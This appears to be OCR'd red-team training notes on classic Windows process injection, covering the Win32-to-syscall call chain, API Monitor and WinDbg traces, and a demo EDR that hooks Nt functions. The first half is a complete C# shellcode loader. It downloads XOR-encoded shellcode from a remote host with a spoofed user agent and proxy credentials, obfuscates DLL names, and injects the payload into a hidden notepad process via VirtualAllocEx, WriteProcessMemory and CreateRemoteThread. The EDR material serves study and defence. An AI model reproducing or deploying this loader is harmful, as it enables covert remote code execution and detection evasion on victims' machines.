
Classic process injection

P-Invoke

P-invoke (platform invoke)
http://pinvoke.net/default.aspx/ntdll/NtMapViewOfSection.html

> In a nutshell, P-Invoke allows the developer to easily calls the Windows API.
> P-invoke allows .Net application to access data and API in unmanaged library.

Windows



User-mode code never directly touches hardware or the operating system
Win32 API are used to call native API (which are in fact syscalls)

Syscall table

https://j00ru.vexillium.org/syscalls/nt/64/

Flow

Application is calling Win32 API → Native API (ntdll.dll) *User mode (userland)*

Bridge between Userland and Kernel Land are Nt functions → ntdll.dll

→ Syscall Kernel mode

→ Kernel32 = userland

Application → Win32 API → Native API (ntdll.dll) → Syscall {kernel mode}

Basic injection API calls

Common (basic) API for process injection

```
VirtualAlloc -> allocate memory
VirtualProtect -> Change memory permission
WriteProcessMemory -> Write data in the memory
CreateRemoteThread -> Create a thread in the address space of another
process
```

- Can be monitored with API monitor software
- Based on Win32 API (kernel32 etc)

Use of the following Windows API

- VirtuallocEx https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex
- WriteProcess Memory http://pinvoke.net/default.aspx/kernel32/WriteProcessMemory.html
- CreateRemotethread http://pinvoke.net/default.aspx/kernel32/CreateRemoteThread.html

Basic loader

This basic loader is in charge of :

- Creating a new notepad process
- Download the shellcode hosted on a remote machine using the user proxy option and a custom user agent name
- Allocate and write memory into the new notepad process
- Decode/crypt the base64 XORED shellcode
- Inject and execute the shellcode into notepad

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Runtime.InteropServices;
using System.Net;

namespace BasicLoader
{

    public static class Program
    {

        [DllImport("ke" + "rn" + "el" + "32.dl" + "l")]
        public static extern bool CreateProcessA(string lpApplicationName,
string lpCommandLine, IntPtr lpProcessAttributes, IntPtr
lpThreadAttributes, bool bInheritHandles, ProcessCreationFlags
dwCreationFlags, IntPtr lpEnvironment, string lpCurrentDirectory, ref
STARTUPINFO lpStartupInfo, out PROCESS_INFORMATION lpProcessInformation);


        [DllImport("ke" + "rn" + "el" + "32.dl" + "l", SetLastError =
true, ExactSpelling = true)]
        public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr
lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);


        [DllImport("ke" + "rn" + "el" + "32.dl" + "l", SetLastError =
```

```
true)]
        public static extern bool WriteProcessMemory(
            IntPtr hProcess,
            IntPtr lpBaseAddress,
            byte[] lpBuffer,
            Int32 nSize,
            out IntPtr lpNumberOfBytesWritten);


        [DllImport("ke" + "rn" + "el" + "32.dl" + "l")]
        public static extern IntPtr CreateRemoteThread(IntPtr hProcess,
IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        public struct PROCESS_INFORMATION
        {
            public IntPtr hProcess;
            public IntPtr hThread;
            public uint dwProcessId;
            public uint dwThreadId;
        }
        public struct STARTUPINFO
        {
            public uint cb;
            public string lpReserved;
            public string lpDesktop;
            public string lpTitle;
            public uint dwX;
            public uint dwY;
            public uint dwXSize;
            public uint dwYSize;
            public uint dwXCountChars;
            public uint dwYCountChars;
            public uint dwFillAttribute;
            public uint dwFlags;
            public short wShowWindow;
            public short cbReserved2;
            public IntPtr lpReserved2;
            public IntPtr hStdInput;
```

```
            public IntPtr hStdOutput;
            public IntPtr hStdError;
        }

        [Flags]
        public enum ThreadAccess : int
        {
            TERMINATE = (0x0001),
            SUSPEND_RESUME = (0x0002),
            GET_CONTEXT = (0x0008),
            SET_CONTEXT = (0x0010),
            SET_INFORMATION = (0x0020),
            QUERY_INFORMATION = (0x0040),
            SET_THREAD_TOKEN = (0x0080),
            IMPERSONATE = (0x0100),
            DIRECT_IMPERSONATION = (0x0200)
        }

        [Flags]
        public enum ProcessCreationFlags : uint
        {
            ZERO_FLAG = 0x00000000,
            CREATE_BREAKAWAY_FROM_JOB = 0x01000000,
            CREATE_DEFAULT_ERROR_MODE = 0x04000000,
            CREATE_NEW_CONSOLE = 0x00000010,
            CREATE_NEW_PROCESS_GROUP = 0x00000200,
            CREATE_NO_WINDOW = 0x08000000,
            CREATE_PROTECTED_PROCESS = 0x00040000,
            CREATE_PRESERVE_CODE_AUTHZ_LEVEL = 0x02000000,
            CREATE_SEPARATE_WOW_VDM = 0x00001000,
            CREATE_SHARED_WOW_VDM = 0x00001000,
            CREATE_SUSPENDED = 0x00000004,
            CREATE_UNICODE_ENVIRONMENT = 0x00000400,
            DEBUG_ONLY_THIS_PROCESS = 0x00000002,
            DEBUG_PROCESS = 0x00000001,
            DETACHED_PROCESS = 0x00000008,
            EXTENDED_STARTUPINFO_PRESENT = 0x00080000,
            INHERIT_PARENT_AFFINITY = 0x00010000
        }
```

```
[Flags]
public enum ProcessAccessFlags : uint
{
    All = 0x001F0FFF,
    Terminate = 0x00000001,
    CreateThread = 0x00000002,
    VirtualMemoryOperation = 0x00000008,
    VirtualMemoryRead = 0x00000010,
    VirtualMemoryWrite = 0x00000020,
    DuplicateHandle = 0x00000040,
    CreateProcess = 0x000000080,
    SetQuota = 0x00000100,
    SetInformation = 0x00000200,
    QueryInformation = 0x00000400,
    QueryLimitedInformation = 0x00001000,
    Synchronize = 0x00100000
}

[Flags]
public enum AllocationType
{
    Commit = 0x1000,
    Reserve = 0x2000,
    Decommit = 0x4000,
    Release = 0x8000,
    Reset = 0x80000,
    Physical = 0x400000,
    TopDown = 0x100000,
    WriteWatch = 0x200000,
    LargePages = 0x20000000
}

[Flags]
public enum MemoryProtection
{
    Execute = 0x10,
    ExecuteRead = 0x20,
    ExecuteReadWrite = 0x40,
```

```
            ExecuteWriteCopy = 0x80,
            NoAccess = 0x01,
            ReadOnly = 0x02,
            ReadWrite = 0x04,
            WriteCopy = 0x08,
            GuardModifierflag = 0x100,
            NoCacheModifierflag = 0x200,
            WriteCombineModifierflag = 0x400
        }


        public static byte[] GetSh(string url)
        {

            // retrieve the ASCII precious
            WebClient client = new WebClient();
            client.Proxy = WebRequest.GetSystemWebProxy();
            client.Proxy.Credentials = CredentialCache.DefaultCredentials;
            client.Headers.Add("user-agent", "Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)");
            string compressedEncodedShellcode =
client.DownloadString(url);

            // Console.WriteLine(compressedEncodedShellcode);
            byte[] data = new byte[compressedEncodedShellcode.Length];
            data =
System.Convert.FromBase64String(compressedEncodedShellcode);
            string dec = System.Text.ASCIIEncoding.ASCII.GetString(data);

            // String array

            string[] stringBytes = dec.Split(',');
            //Console.WriteLine(dec.Length);
            byte[] bites = new byte[stringBytes.Length];
            for (int i = 0; i < stringBytes.Length; i++)
            {
                //convert "0x00" to int and append to the byte array
                int value = Convert.ToInt32(stringBytes[i], 16);
                bites[i] = (byte)value;
```

```
            }

            return bites; //



        }



        public static IntPtr SpawnNewProcess()
        {
            STARTUPINFO si = new STARTUPINFO();
            string processName = "C:\\Windows\\System32\\notepad.exe";
            PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
            bool success = CreateProcessA(null, processName, IntPtr.Zero,
IntPtr.Zero, false, ProcessCreationFlags.CREATE_NO_WINDOW, IntPtr.Zero,
null, ref si, out pi);

            Console.WriteLine("Process {0} Created! \n PID: {1}",
processName, pi.dwProcessId);
            return pi.hProcess;
        }

        public static void Inject(IntPtr processHandle, byte[] shellcode)
        {
            IntPtr written = IntPtr.Zero;
            Console.WriteLine("Hit a key to alloc memory");
            Console.ReadKey();
            IntPtr memoryaddr = VirtualAllocEx(processHandle, IntPtr.Zero,
(uint)(shellcode.Length), AllocationType.Commit | AllocationType.Reserve,
MemoryProtection.ExecuteReadWrite);
            Console.WriteLine("Hit a key to write memory");
            Console.ReadKey();
            WriteProcessMemory(processHandle, memoryaddr, shellcode,
shellcode.Length, out written);
            Console.WriteLine("Hit a key to create the thread and launch
our shellcode!");
            Console.ReadKey();
            CreateRemoteThread(processHandle, IntPtr.Zero, 0, memoryaddr,
IntPtr.Zero, 0, IntPtr.Zero);
```

```
        }


        private static void Main(string[] args)
        {
            IntPtr procHandle = SpawnNewProcess();
            byte[] bouf = GetSh("http://10.110.0.61/temp.txt");

            // de-XOR the shellcode using the key
            string key = "randomkey";
            byte[] miel = new byte[bouf.Length];
            for (int i = 0; i < bouf.Length; i++)
            {

                miel[i] = (byte)(((uint)bouf[i] ^ key[i % key.Length]) &
0xFF);
            }

            Inject(procHandle, miel);
        }
    }
}
```


Monitoring the API

API monitor

Allows to monitor and inspect what's going on behind the scane when a windows API is called.

http://www.rohitab.com/apimonitor

Attach the process and search for the specific Windows API calls



`VirtualAllocEx` from kernel32.dll is indeed calling NTDLL.DLL `NtAllocateVirtualMemory`

30268	2:55:52.969 PM	1	clr.dll	GetCurrentProcess ( )	GetCurrentProc...
30269	2:55:52.969 PM	1	KERNEL32.dll	RtlSetLastWin32Error (ERROR_SUCCESS)	
30270	2:55:52.969 PM	1	clr.dll	VirtualAllocEx (0x0000000000000558, NULL, 4096, MEM_COMMIT | MEM_R...	0x000001d3d4...
30271	2:55:52.969 PM	1	KERNELBASE.dll	NtAllocateVirtualMemory (0x0000000000000558, 0x000000084a3fe888, 0,	STATUS_SUCCESS
30272	2:55:52.969 PM	1	KERNELBASE.dll	NtWriteFile (0x0000000000000054, NULL, NULL, NULL, 0x000000084a3fe940,	STATUS_SUCCESS

`CreateRemoteThread` is calling `NtCreateThreadEx` native API.

279	9:41:32.634 AM	2	clr.dll	GetCurrentProcess ( )	GetCurrentProc...
280	9:41:32.634 AM	2	KERNEL32.dll	RtlSetLastWin32Error (ERROR_SUCCESS)	
281	9:41:32.634 AM	2	clr.dll	CreateRemoteThread (0x0000000000000550, NULL, 0, 0x000001c53cca0000, N	0x00000000000...
282	9:41:32.634 AM	2	KERNELBASE.dll	NtDuplicateObject (GetCurrentProcess(), 0x0000000000000550, GetCur...	STATUS_SUCCESS
283	9:41:32.634 AM	2	KERNELBASE.dll	NtQueryInformationProcess (0x00000000000004a4, ProcessBasicInform...	STATUS_SUCCESS
284	9:41:32.634 AM	2	KERNELBASE.dll	NtQueryInformationProcess (0x00000000000004a4, ProcessImageInfor...	STATUS_SUCCESS
285	9:41:32.634 AM	2	KERNELBASE.dll	NtCreateThreadEx (0x00000045dd7fe098, THREAD_ALL_ACCESS, NULL, 0.	STATUS_SUCCESS
286	9:41:32.635 AM	2	KERNELBASE.dll	NtClose (0x00000000000004a4)	STATUS_SUCCESS
287	9:41:32.635 AM	2	KERNELBASE.dll	NtWriteFile (0x0000000000000054, NULL, NULL, NULL, 0x00000045dd7fe6b0,	STATUS_SUCCESS
288	9:41:32.635 AM	2	KERNELBASE.dll	NtDeviceIoControlFile (0x0000000000000050, NULL, NULL, NULL, 0x000000...	STATUS_SUCCESS

Windbg

- Search for NtAllocateVirtualMemory:

```
u ntdll!NtAllocateVirtualMemory
```

```
ModLoad: 00007ffe`0f170000 00007ffe`0f178000   C:\WINDOWS\System32\psapi.dll
ModLoad: 00007ffe`0c610000 00007ffe`0c6db000   C:\WINDOWS\SYSTEM32\DNSAPI.dll
(32ac.1cb4): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007ffe`0fbb0860 cc              int     3
0:004> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ffe`0fbad060 4c8bd1          mov     r10,rcx
00007ffe`0fbad063 b818000000      mov     eax,18h
00007ffe`0fbad068 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`0fbad070 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`0fbad075)
00007ffe`0fbad072 0f05            syscall
00007ffe`0fbad074 c3              ret
00007ffe`0fbad075 cd2e            int     2Eh
00007ffe`0fbad077 c3              ret
0:004>
```

Analysis :

Nt Function are syscall Wrappers which always have the same skeleton Assembly

```
0:004> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ffe`0fbad060 4c8bd1          mov     r10,rcx   1
00007ffe`0fbad063 b818000000      mov     eax,18h   2
00007ffe`0fbad068 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`0fbad070 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`0fbad075)
00007ffe`0fbad072 0f05            syscall
00007ffe`0fbad074 c3              ret       3
00007ffe`0fbad075 cd2e            int     2Eh
00007ffe`0fbad077 c3              ret
```

1. Beginning of the Nt Signature
2. Syscall number pushed to EAX
3. Sycall and Ret

```
(32ac.1cb4): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007ffe`0fbb0860 cc              int     3
0:004> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ffe`0fbad060 4c8bd1          mov     r10,rcx   Beginning of the Nt Signature
00007ffe`0fbad063 b818000000      mov     eax,18h
00007ffe`0fbad068 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`0fbad070 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`0fbad075)
00007ffe`0fbad072 0f05            syscall
00007ffe`0fbad074 c3              ret       syscall and RET
00007ffe`0fbad075 cd2e            int     2Eh
00007ffe`0fbad077 c3              ret
0:004>
Ln 0, Col 0   Sys 0:<Local>
RuntimeBroker.exe   6912
```

> In other words, all application are using this kind of structure when calling Nt Functions.
> **Only the Syscall number will change**
> Sycalls number are also differents depending on the Windows version used.

Endpoint Detection Response (EDR)

"Next Gen" antivirus solutions are not (only) using signatures based detection as it was the case with previous Antivirus solution.

> As a malware, the EDR are injecting their own DLL into the process and thus, are able to monitor and detect malicious API calls

For testing purpose, EthicalChaos did write an opensource EDR which can be used to demostrate what's going behind the scene :


SilentStrike EDR

https://github.com/CCob/SylantStrike

Install

```
git clone https://github.com/CCob/SylantStrike
```

- Add custom Nt functions to monitor in the following folder.




```
// SylantStrike.cpp : Hooked API implementations
//

#include "pch.h"
#include "framework.h"
#include "SylantStrike.h"

#include <cstdio>

//Pointer to the trampoline function used to call the original API
pNtAllocateVirtualMemory pOriginalNtAllocateVirtualMemory = nullptr;
pNtWriteVirtualMemory pOriginalNtWriteVirtualMemory = nullptr;
pNtProtectVirtualMemory pOriginalNtProtectVirtualMemory = nullptr;
pNtCreateThreadEx pOriginalNtCreateThreadEx = nullptr;
HANDLE suspiciousHandle = nullptr;
PVOID suspiciousBaseAddress = nullptr;
```


```
DWORD(NTAPI NtAllocateVirtualMemory)(IN HANDLE ProcessHandle, IN OUT
PVOID* BaseAddress, IN ULONG_PTR ZeroBits, IN OUT PSIZE_T RegionSize, IN
ULONG AllocationType, IN ULONG Protect)
{
    if (Protect == PAGE_EXECUTE_READWRITE)
    {
        MessageBox(nullptr, TEXT("Allocating RWX memory are we? -
DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
        suspiciousHandle = ProcessHandle;
    }
    return pOriginalNtAllocateVirtualMemory(ProcessHandle, BaseAddress,
ZeroBits, RegionSize, AllocationType, Protect);
}


DWORD(NTAPI NtWriteVirtualMemory)(IN HANDLE ProcessHandle, IN PVOID
BaseAddress, IN PVOID Buffer, IN ULONG NumberOfBytesToWrite, OUT PULONG
NumberOfBytesWritten)
{
    if (ProcessHandle == suspiciousHandle)
        MessageBox(nullptr, TEXT("Writing memory are we? - DETECTED."),
TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
    suspiciousBaseAddress = BaseAddress;
    return pOriginalNtWriteVirtualMemory(ProcessHandle, BaseAddress,
Buffer, NumberOfBytesToWrite, NumberOfBytesWritten);
}


DWORD NTAPI NtProtectVirtualMemory(IN HANDLE ProcessHandle, IN OUT PVOID*
BaseAddress, IN OUT PULONG NumberOfBytesToProtect, IN ULONG
NewAccessProtection, OUT PULONG OldAccessProtection)
{
    if (ProcessHandle == suspiciousHandle)
    {
        MessageBox(nullptr, TEXT("Protecting virtual memory are we? -
DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
    }
    return pOriginalNtProtectVirtualMemory(ProcessHandle, BaseAddress,
```

```
NumberOfBytesToProtect, NewAccessProtection, OldAccessProtection);
}


DWORD NTAPI NtCreateThreadEx(OUT PHANDLE hThread, IN ACCESS_MASK
DesiredAccess, IN LPVOID ObjectAttributes, IN HANDLE ProcessHandle, IN
LPTHREAD_START_ROUTINE lpStartAddress, IN LPVOID lpParameter, IN BOOL
CreateSuspended, IN ULONG StackZeroBits, IN ULONG SizeOfStackCommit, IN
ULONG SizeOfStackReserve, OUT LPVOID lpBytesBuffer)
{
    if ((lpStartAddress == (LPTHREAD_START_ROUTINE)suspiciousBaseAddress))
    {
        MessageBox(nullptr, TEXT("OK that does it. I am not letting you
create a new thread! Killing your process now!!"), TEXT("Custom EDR
powered by @EthicalChaos"), MB_OK);
        TerminateProcess(GetCurrentProcess(), 0xdead1337);
        return 0;
    }
    return pOriginalNtCreateThreadEx(hThread, DesiredAccess,
ObjectAttributes, ProcessHandle, lpStartAddress, lpParameter,
CreateSuspended, StackZeroBits, SizeOfStackCommit, SizeOfStackReserve,
lpBytesBuffer);
}
```


EDR DLL injection

- Set up a listener to monitor a specific process and inject the DLL in it:


```
.\SylantStrikeInject.exe --process=basicloader.exe --
dll=C:\Users\b3v1l\Desktop\EDR\SylantStrike.dll
```




- Check the injection using Process Hacker

